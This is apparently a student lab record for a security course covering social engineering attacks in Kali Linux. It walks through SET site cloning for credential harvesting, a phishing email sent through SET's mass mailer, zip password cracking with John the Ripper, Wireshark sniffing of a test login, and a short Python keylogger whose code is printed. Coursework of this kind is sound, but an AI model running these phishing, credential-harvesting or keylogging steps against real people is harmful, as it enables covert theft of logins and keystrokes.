Ex.8 SOCIAL ENGINEERING ATTACKS

To perform social engineering attacks in Kali Linux and execute the following attacks

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
- 1. Cloning
- 2. Credential Harvesting
- 3. Email Attachment Attack
- 4. John the Ripper
- 5. Wireshark
- 6. Keylogger

SOFTWARE REQUIRED: VM Virtual Box, Kali Linux OS

PROCEDURE:

Social Engineering Attacks

- > Social engineering is a deception method that takes advantage of human error to obtain sensitive data, access, or assets.
- > Attackers who use social engineering frequently pursue one of two objectives:
 - Sabotage: Disrupting or corrupting data to cause harm or inconvenience.
 - o Theft: Getting one's hands on valuables like information, access, or cash.
 - 1. Execute the below given attacks



CLONNING

Website cloning is the method of easily establishing a new website from a copy of your current website's design or content. Before making changes to your live website, engineers and designers can prepare blueprints, verify compatibility, and make modifications safely using website cloning.

Steps:

- In Kali Linux, open **Root Terminal Emulator** and perform authentication to unlock privileges.
- Type "setoolkit -h"
- Select the following from the menus in order:
 - Social-Engineering Attacks(1)
 - Website Attack Vectors(2)
 - Web jacking Attack Method(5)
 - o Site Cloner(2)
- Type in terminal the following:
 - o IP address for the POST back in Harvester/Tabnabbing[10.0.2.15]
 - Enter the URL in the format < http://www.thisisfakesite.com
 - Open a web browser and type http://10.0.2.15.
- The "site has been moved" message appears which takes the user to the fake website. On user typing their login credentials into the website, it gets displayed in the Terminal.

EMAIL ATTACHMENT ATTACK

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Select from the menu:

    Spear-Phishing Attack Vectors
    Website Attack Vectors
    Infectious Media Generator
    Create a Payload and Listener
    Mass Mailer Attack

      6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
    9) Powershell Attack Vectors
10) Third Party Modules
    99) Return back to the main menu.
      Social Engineer Toolkit Mass E-Mailer
     There are two options on the mass e-mailer, the first would be to send an email to one individual person. The second option will allow you to import a list and send it to as many people as you want within that list.
      What do you want to do:

    E-Mail Attack Single Email Address
    E-Mail Attack Mass Mailer

        99. Return to main menu.
 set:phishing> Send email to:mail2santhoshkrishna@gmail.com

    Use a gmail Account for your email attack.
    Use your own server or open relay

<u>set:phishing</u>> Your gmail email address:skthalaivar@gmail.com
<u>set:phishing</u>> The FROM NAME the user will see:SANTHOSH
Email password:
Do you want to attach an inline file - [y/n]: n

Set:phishing> Flag this message/s as high priority? [yes|no]:yes
Do you want to attach an inline file - [y/n]: n

Set:phishing> Email subject:HII, YOU GOT HAKED
set:<u>phishing</u>> Send the message as himl or plain? 'h' or 'p' [p]:p
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new_line
```

When a malevolent actor sends a phoney email seeming to be from a legitimate, reliable source, it is called phishing. The goal of the message is to deceive the receiver into downloading malware or disclosing sensitive information. A very specific form of phishing is called spear phishing.

Steps:

- In Kali Linux, open Root Terminal Emulator and perform authentication to unlock previledges.
- Type "setoolkit -h"
- Select the following from the menus in order:
 - Social-Engineering Attacks(1)
 - Mass Mailer Attack(5)
 - o E-Mail Attack Single Email Address(1)
 - Use a gmail account for your email attack(1)
- Type in terminal the following:
 - o Send email to:
 - Your gmail email address:
 - The FROM NAME the user will see:
 - o Email Subject:
 - Send message as html or plain:

JOHN THE RIPPER

A free, user-friendly, open-source application called John the Ripper combines the finest features of other password crackers into a single package. Pen testers can use it to locate vulnerabilities in systems and databases by using it to identify weak passwords. Steps:

- Create a Zip file of the fomat "name.zip" with any content inside it and protect it with any simple password.
- In Kali Linux, open **Root Terminal Emulator** and perform authentication to unlock privileges.
- Type "sudo zip2john filename.zip > newfilename.txt"
- Type "john –format=zip newfilename.txt" followed by the previous command.
- The password is cracked and "john –show newfile.txt" to see the cracked password.

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WIRESHARK



The open-source packet analyser Wireshark is free to use. The development of software and communications protocols, network troubleshooting, analysis, and education are all carried out using it.


Steps:

- In Kali Linux, open **Root Terminal Emulator** and perform authentication to unlock privileges.
- Type "wireshark" on the emulator to open Wireshark.
- Press on start button on top left corner to start tracing.
- Open the website "http://testphp.vulnweb.com/".
- Press SignUp option and type "test" as id and "test" as password.
- A profile will open up where "Update" button have to be pressed.
- The details are logged in wireshark which can be viewed in wireshark application.

```
Microsoft Windows [Version 10.0.22631.3447]
(c) Microsoft Corporation. All rights reserved.
C:\Users\SANTHOSH>python -m pip install pynput
Collecting pynput
  Downloading pynput-1.7.6-py2.py3-none-any.whl.metadata (30 kB)
Collecting six (from pynput)

Downloading six-1.16.0-py2.py3-none-any.whl.metadata (1.8 kB)
Downloading pynput-1.7.6-py2.py3-none-any.whl (89 kB)
                                                           9.2 kB 2.5 MB/s eta 0:00:00
Downloading six-1.16.0-py2.py3-none-any.whl (11 kB)
Installing collected packages: six, pynput
Successfully installed pynput-1.7.6 six-1.16.0
C:\Users\SANTHOSH>
C: > Users > SANTHOSH > Desktop > 📌 Keylogger.py > ..
     from pynput.keyboard import Key, Listener
     logging.basicConfig(filename=("keylog.txt"), level=logging.DEBUG, format=" %(asctime)s - %(message)s")
     def on_press(key): logging.info(str(key))
     with Listener(on_press=on_press) as listener : listener.join()
                                  keylog
                                                    Keylogger
```

KEYLOGGER



A piece of software that captures the keystrokes sent from a keyboard to a computer, usually with the intention of learning information about the user without the user's knowledge.

Steps:

- In Windows terminal type, "python -m pip install pynput".
- Open a file "Keylogger.py" and copy the above displayed code.
- Execute the code which will result in creation of a file, "Keylogger.txt" in the same directory.
- Open Browser and type any characters.
- Open up the "Keylogger.txt" to view the typed characters.

RESULT

The Social Engineering attacks have been executed successfully in Kali Linux and the outputs were obtained.

